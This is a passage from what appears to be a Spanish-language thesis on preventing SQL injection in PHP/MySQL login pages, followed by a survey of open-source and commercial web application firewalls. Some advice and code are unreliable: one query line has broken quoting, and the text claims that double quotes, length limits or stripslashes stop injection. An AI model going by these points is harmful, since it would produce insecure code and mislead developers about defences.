$result2 = mysql_query ($conexion,$sql2)
or die ("Fallo sentencia SQL ...<br />");

```

Figura 0-75 Uso de la función de control de caracteres especiales dentro de los campos usuario y password

Se hace uso de la función dentro de la consulta y se. Vuelve a analizar la página web con Acunetix como en la Figura 0-76.




Figura 0-76 Análisis de la página con Acunetix

Después del cambio en el código con su respectivo control de variables vemos que dentro del análisis ya no se permite a la variable realizar ataques de SQL Inyección, esto se debe a que estos campos de texto sirven para realizar un login y al no poder ingresar caracteres especiales no le permitimos realizar inyección de código malicioso.

En el supuesto caso de que aún fueran vulnerables nuestras dos variables de ingreso de la App web, se recomienda realizar un control de longitud dentro de cada campo ya que cada aplicativo web debe tener un estándar de un máximo de caracteres para cada variable en este caso la variable de nombre de usuario y la del password.

```
$nu = $_POST["nombreUsuario"];
$pass = $_POST["password"];
```

Figura 0-77 Asignación de las variables \$nu y \$pass

En estas líneas de código asigna a las variables “\$nu” y “\$pass” lo ingresa dentro de los campos de texto para la validación de usuario y password como se muestra en la Figura 0-77, pero no se realiza el control de longitud de caracteres dentro de cada campo al insertar el siguiente código, dan como límite un nombre de usuario 15 caracteres y al password de 10 caracteres.

```
$nu = $_POST["nombreUsuario"];
$pass = $_POST["password"];
if (strlen($nu)<=15 && strlen($pass)<=10)
```

Figura 0-78 Controlando la Longitud de los campos

Con esta línea de código se controla la longitud de los campos de texto de acuerdo a la Figura 0-78 así genera una pantalla de error al momento en que el usuario intente realizar un ingreso de código en los campos de texto debido a que en los ataques SQL Inyection, las consultas suelen ser largas.

Otra forma de protección a la Base de Datos es la forma de ejecución de la consulta dentro de las funciones de php, la función “mysqli_query ()”. como en la Figura 0-79 recibe como parámetro una consulta SQL y solo ejecuta una consulta, si se intenta hacer

una inyección de código con una nueva sentencia, por ejemplo “Drop Database”, “Drop table”, o hacer inserciones de datos, actualizaciones o borrado de registros, esta función no lo permite, cosa que no pasa con la función “mysqli_multi_query ()”. En versiones anteriores de PHP no existía la función para realizar múltiples consultas SQL a la vez, pero se implementó para facilitar la ejecución de varias consultas a la vez haciendo que resulte peligroso el uso de la función.

```
$sql2 = "select passwordusuario from usuario where passwordusuario=' . mysqli_real_escape_string($conexion,$pass) . "'";
$result2 = mysqli_query ($conexion,$sql2)
```

Figura 0-79 Uso de la función mysqli_query

Hasta ahora se tiene claro al pedir al usuario que escriba dentro de un campo de texto para luego comparar con la Base de Datos siempre se debe validar y controlar lo que está en el campo de texto.

En el caso de tener una App web que permite ingreso de usuarios, es recomendable al momento de enviar a guardar la contraseña encriptarla con las funciones que provee PHP y MySQL para encriptado de contraseñas, la más común y más usada por los programadores en MySQL es “PASSWORD ()” que realiza una encriptación con el método “SHA-1”, lo realiza dos veces por lo que es un “Double SHA” pero existen las llamadas rainbow tables que ayudan a la desencriptación en el caso de que un atacante se haga con las claves encriptadas de igual manera para PHP son las funciones “md5 ()”, “sha-1 ()”, la razón de uso para estas funciones de encriptado es que son rápidas y eficientes, pero ya que los computadores modernos son demasiado potentes pueden desencriptar fácilmente por lo que se recomienda hacer uso de contraseña tipo “SALT o SAL”.

“Una sal criptográfica es un dato que se utiliza durante el proceso de hash para eliminar la posibilidad de que el resultado pueda buscarse a partir de una lista de pares pre calculados de hash y sus entradas originales, conocidas como tablas rainbow.”

Con la función “PASSWORD_HASH ()” se creará una sal aleatoria en caso de que el programador no le asigne una, esto hace que sea realmente difícil y hasta imposible el

hecho de la descriptación y suele ser la mejor opción para almacenamiento de contraseñas.

También se recomienda el uso de comillas dobles en lugar de comillas simples ya que las comillas simples marcan el final de una expresión SQL y da lugar a Inyecciones de gran potencia. De igual manera el uso de roles dentro de la Base de Datos para bloquear las consultas donde no se tienen los permisos correspondientes.

Dentro de las funciones de PHP tenemos varias funciones para eliminar caracteres especiales como comillas simples, backslash, signos de interrogación, puntos etc. O también aumentan un backslash frente a cada carácter especial para que no afecte a la consulta SQL, estas funciones son “STRIPSLASHES ()”, “ADDSLASHES ()” y “QUOTEMETA ()”.

Finalmente, respecto a la programación se recomienda el uso de la función “SUBSTR ()”, con el fin de que todos variable de entrada solo obtenga los primeros n caracteres de la variable debido a que el programador tiene conocimiento del máximo de caracteres para consultar, entonces envía un máximo de caracteres que se puede tener y ejecuta la consulta, este método es similar a realizar control de longitud con la función “STRLEN ()”.

Una buena práctica en el uso de la Base de Datos para protegerse del SQL Inyection es la creación de “Stored Procedures” y “Triggers” dentro de la Base de Datos y no desde el código PHP, esto es recomendable y considerado una buena práctica debido a que sólo se realizan las llamadas necesarias y debidas para que la App web funcione como se espera.

Como podrá darse cuenta protegerse contra ataques SQL Inyection no es complicado ni extenso de realizar, pero a muchos desarrolladores pasan por alto este tipo de ataques y desarrollan aplicaciones web vulnerables a SSQL Inyection sin tomar las medidas necesarias de seguridad dejando libre la información de la Base de Datos y así comprometiendo datos e información de clientes.

6.1.2 Herramientas de prevención SQL Inyection

Un recurso muy usado por quien quiere tener una mayor protección contra ataques de SQL Inyection es el uso de Web Application Firewall (WAF), los también conocidos Sistemas de Prevención de Intrusos (IPS) y los Sistemas de Detección de Intrusos (IDS).

WAF: Un Web Application Firewall puede ser tanto un dispositivo de hardware como un software que nos ayudara a la protección de los servidores de aplicaciones web de ciertos ataques informáticos en específico como son SQL Inyection, Cross-Site Scripting, Denegación de Servicios, de modo que toda entrada a la aplicación web lo filtra y controla para detener el ataque monitoreando el tráfico y detectando patrones o alguna anomalía en el funcionamiento de la aplicación web, estos WAF pueden estar alojados dentro del servidor de aplicaciones o directamente en la red.

IPS: Es un Sistema de Prevención de Intrusos, un software que ayuda en el control al momento de acceder al servidor de aplicaciones web dentro de la red informática evitando ataques a los sistemas computacionales protegiendo la información y estructura de la aplicación web.

IDS: El Sistema de Detección de Intrusos es un software que detecta accesos a la red o a una computadora no autorizados con ayuda de sensores virtuales (sniffers) obteniendo información del tráfico de red al detectar anomalías en aplicaciones web ya sean falsas alarmas o un ataque que se esté realizando para comprometer la información o la aplicación web en sí.

Entendiendo que es un WAF un IPS y un IDS claramente puede determinar que la mejor opción para poder proteger un aplicación web es la configuración de un WAF debido a que solo un WAF entiende la lógica y funcionamiento de las aplicaciones web distinguiendo si una petición es normal o no, sin generarnos falsos positivos. Otra diferencia es el manejo de reglas que tiene los WAF además de analizar la capa 7 (Aplicación la cual sincroniza las aplicaciones y establece acuerdos con respecto a procedimientos para recuperación de errores) de red, mientras que un IPS obtiene información del tráfico de red y los va comparando con patrones ya establecidos y anomalías para determinar si se está dando un ataque o no, puede ser una desventaja su

uso si no se encuentra bien configurado ya que podría empezar a dar falsos positivos de ataques impidiendo que se realicen varias transacciones dentro del aplicativo, y suelen generar cierto retraso al momento de realizar transacciones si esto sucede es preferible usar un SSL (hardware encargado de quitar carga al servidor de manera segura.), los WAF funcionan bajo la arquitectura mostrada en la Figura 0-80.




Figura 0-80 Arquitectura de prevención SQL Injection

Actualmente en el mercado existen varios WAF para la protección de aplicaciones web y así poder seguir la arquitectura mostrada en la Figura 0-80 (Arquitectura de prevención SQL Injection) para proteger Base de Datos frente a ataques SQL Injection y otros más, dentro de los WAF Open Source tenemos:

ModSecurity: Es un WAF dedicado a la protección de ataques informáticos, que ejecuta como módulo del servidor de aplicaciones web Apache, permite el monitoreo del tráfico de red HTTP y el análisis en tiempo real sin hacer cambio alguno a la infraestructura, está disponible bajo la licencia GNU General Public License. Posee varias funcionalidades como son Filtrado de peticiones, Técnicas anti evasión (eliminación de barras, decodificación de URL entre otras), Comprensión de HTTP,

Filtrado HTTPS, Análisis Post Payload, Bloqueo de IP entre otras funcionalidades que protegen la información de la aplicación web. En la Figura 0-81 se muestra la consola




Figura 0-81 Consola de ModSecurity [48]

OWASP Naxsi: Es otro WAF mostrado en la Figura 0-82, se encuentra disponible bajo la licencia GNU General Public License se diferencia con la mayoría de WAF debido a que no se basa en reglas comunes para determinar si la petición es un ataque o no y luego bloquearlos, su funcionamiento resulta más simple de modo que detecta caracteres inesperados al momento de realizar la petición HTTP o por argumentos a la App web, cada carácter inusual va a ir aumentando el contador del WAF y cuando se detecte que el contador diga “demasiado alto”, la petición será

denegada y el usuario será re direccionado a una página de acceso prohibido (funciona similar a un sistema de spam), de igual manera maneja análisis a tiempo real y se ayuda con control del tráfico de red.




Figura 0-82 Consola OWASP Naxsi [42]

Estos son los WAF Open Source más usados en la actualidad, a continuación, veremos los WAF Comerciales más populares.

Barracuda Web Application Firewall: Es uno de los mejores WAF en el mercado siendo capaz de ir evolucionando virtualmente con los diferentes tipos de ataques que van saliendo. Posee protección en tiempo real en todo momento ya que se encuentra en constante análisis de la App web para detectar vulnerabilidades nuevas que puedan existir. Es un software robusto que permite autenticación y control de acceso sólido, garantizando la seguridad y privacidad de los datos que podrían comprometer a la empresa dueña de la App web que está protegiendo en la Figura 0-83 se observa su consola.

Posee una administración y gestión intuitiva, su seguridad puede ampliarse para la nube pública y privada manejando escalabilidad en la seguridad.




Figura 0-83 Consola Barracuda Web Application Firewall [42]

Cisco ACE Web Application Firewall: Este es un ejemplo de WAF en hardware lanzado por Cisco para proteger App web realizando análisis desde la Deep Web, análisis XML, enfocado en empresas que realizan manejo de tarjetas de crédito y transacciones bancarias para que la información no se vea comprometida. Mantiene la información encriptada, manejo de estadísticas desde una interfaz amigable al usuario, y con la interfaz es posible controlar, accesos no deseados, monitorear el tráfico de red, ataques realizados, formas de optimización y con el soporte de Cisco en caso de necesario. En la Figura 0-84 se muestra la consola de control.

The screenshot displays the Cisco ACE Web Application Firewall Manager interface. The top navigation bar shows the Cisco logo and the title 'ACE Web Application Firewall Manager'. Below this, the 'Subpolicy' is set to 'Shared'. The left-hand navigation menu includes sections for 'Manager Dashboard', 'Policy' (with sub-items like HTTP Ports & Hostnames, Destination HTTP Servers, Virtual Web Applications, Profiles, Rules & Signatures, Policy Management, and Subpolicies), 'Resources' (with sub-items like Public/Private Keypairs, Trusted Certificate Authorities, and Remote Server Certificates), 'Reports & Tools' (with sub-items like Web App Firewall Incidents, Event Log, and Performance Monitor), and 'Administration' (with sub-items like System Management, Cluster Management, License Management, and User Administration). The main content area is titled 'Virtual Web Applications > www > Crack Me' and contains several configuration sections: 'General' (Name: Crack Me, Web App Group: www), 'Virtual URL/Request Filter' (Basic Virtual URL: [dropdown], Virtual URL: http://*:81/ with a note 'e.g., http://www.example.com/App/'), 'Destination Server' (Destination Server: http://10.8.162.200 (crack me), Timeout: 90.0 seconds), and 'Firewall Profile' (Firewall Profile: myClientInsert, Monitor Mode checkbox). At the bottom of the configuration area are 'Save Changes' and 'Cancel' buttons. A vertical ID number '226580' is visible on the right side of the interface.

Figura 0-84 Consola Cisco ACE Web Application Firewall [49]

NetScaler AppFirewall: Este WAF es uno de los mejores en la actualidad su consola se observa en la Figura 0-85, protege la aplicación web de ataques conocidos y desconocidos, que lo hace un sistema robusto, mantiene un alto rendimiento contra ataques informáticos haciéndolo muy difícil de sobrepasar y extraer información con SQL Injection y otras formas de ataques conocidas.




Figura 0-85 Consola NetScaler AppFirewall [42]

Imperva SecureSphere Web Application Firewall: El WAF de Imperva analiza cada uno de los logins de los usuarios hacia la App web protegiendo la App y la información dentro de la Base de Datos de los ciber ataques que se puedan generar para robo de información y que puedan llegar a comprometer la misma, lo que realiza es un análisis de cómo debería funcionar bajo condiciones normales la aplicación web para luego con cada acción, transacción o cambio desde el lado del usuario, poder compararlo fácilmente, así si encuentra alguna anomalía ofrecer una mayor protección. En caso de necesitarlo, este WAF puede realizar parches virtuales para las aplicaciones web a través de su escáner de vulnerabilidades ya que al mantener un constante análisis y actualizaciones de los ataques al momento de descubrir una vulnerabilidad no espera

que el código sea modificado ya que esto podría tomar semanas o meses hasta corregirlo, al instante crea su parche para mantener protegido y no comprometida la aplicación web. Se muestra la consola en la Figura 0-86.

The screenshot displays the Imperva SecureSphere Risk Management console. The top navigation bar includes 'Risk Console', 'DB Assessment Scans', 'DB Assessment Policies', 'Custom Assessment Tests', and 'Web Scanner Integration'. The main area shows a table of vulnerabilities with columns for ID, Vulnerability Type, Risk, Severity, First Observation Date, Last Observation Date, Owner, # Observations, and # Details. Below the table, a detailed view for 'Vulnerability 1: Redundant/Weak Application Components' is shown, including a description, key attributes (Direct Access IP, Method name, Parameter name, Parameter value, URL), and a tracking table.

ID (CVE)	Vulnerability Type	Risk	Severity	First Observation Date	Last Observation Date	Owner	# Observations	# Details
1	Redundant/Weak Application Components	7.5	7.5	03/07/2017 00:00	03/07/2017 00:00	admin	1	0
2	SQL Injection	9.3	9.3	03/07/2017 00:00	03/07/2017 00:00		1	1
3	SQL Injection	9.3	9.3	03/07/2017 00:00	03/07/2017 00:00		1	1
4	Redundant/Weak Application Components	7.5	7.5	03/07/2017 00:00	03/07/2017 00:00		1	1

Figura 0-86 Consola Imperva SecureSphere Web Application Firewall [50]

IBM Security Guardium: Como se muestra en la Figura 0-87 es una plataforma que nos ofrece varios servicios muy completos al momento de clasificar datos sensibles, evaluar vulnerabilidades de un aplicativo web, supervisar actividad de los datos, cifrado, bloqueo entre otros servicios. Los datos sensibles de la Base de Datos que estemos usando serán bien protegidos ya sea a nivel Base de Datos, Big Data, cloud, y más. Con un análisis automatizado Guardium puede detectar riesgos internos y externos para los datos sensibles y que se puedan ver comprometidos, Este WAF es capaz de adaptarse fácil y rápidamente a los cambios de TI que puedan existir en su entorno, este WAF ayuda al análisis de riesgo de los datos con clasificación de datos que se

consideren sensibles, un control de quien accede a los datos, análisis de patrones del acceso a los datos, para determinar si se está realizando una extracción maliciosa, manejo de un centro de diagnóstico de ataques que se hayan realizado a la aplicación web, es una buena opción de protección para App web que usen Bases de Datos entre las más conocidas como: Oracle, DB2, SQL Server, Sybase.





Figura 0-87 Consola IBM Security Guardium [43]

Audit Vault and Database Firewall: Este WAF desarrollado por Oracle funciona con Bases de Datos Oracle y externas de manera que realiza un monitoreo sobre el tráfico de la red y de la Base de Datos para determinar las amenazas y bloquearlas, si existe un acceso a la Base de Datos que no haya sido autorizado lo bloquea inmediatamente evitando así el SQL Injection y que se llegue a comprometer información sensible que se pueda tener almacenada. Con la combinación de monitoreo y auditoria de datos, provee seguridad inteligente y generación de reportes

eficientemente para un mejor control de los posibles ataques o vulnerabilidades que se tenga en la aplicación web, basado en listas blancas y negras realiza un análisis gramatical de SQL simple para evitar que se altere el query y se tenga un buen funcionamiento por parte de la aplicación, su consola se muestra en la Figura 0-88.



Name	Type	Description
CRM Database	Microsoft SQL Server	
Sales DB	Oracle Database	
Solaris11	Oracle Solaris	
mssql1	Microsoft SQL Server	
msw	Microsoft Windows	
slc03sew-db01	Oracle Database	
slc03tjh-db02	Oracle Database	
slc03tjh-os	Oracle Solaris	

Figura 0-88 Consola Audit Vault and Database Firewall [42]

6.1.2.1 Instalación de un WAF open source

Para empresas que recién estén iniciando se recomienda el uso de WAF Open Source ya que son bastante buenos y gratuitos como el que se había hablado anteriormente “ModSecurity”, para su instalación se dirige al link como lo ilustra la Figura 0-89.

<http://www.modsecurity.org/download.html>

Figura 0-89 Descargando Modosecurity

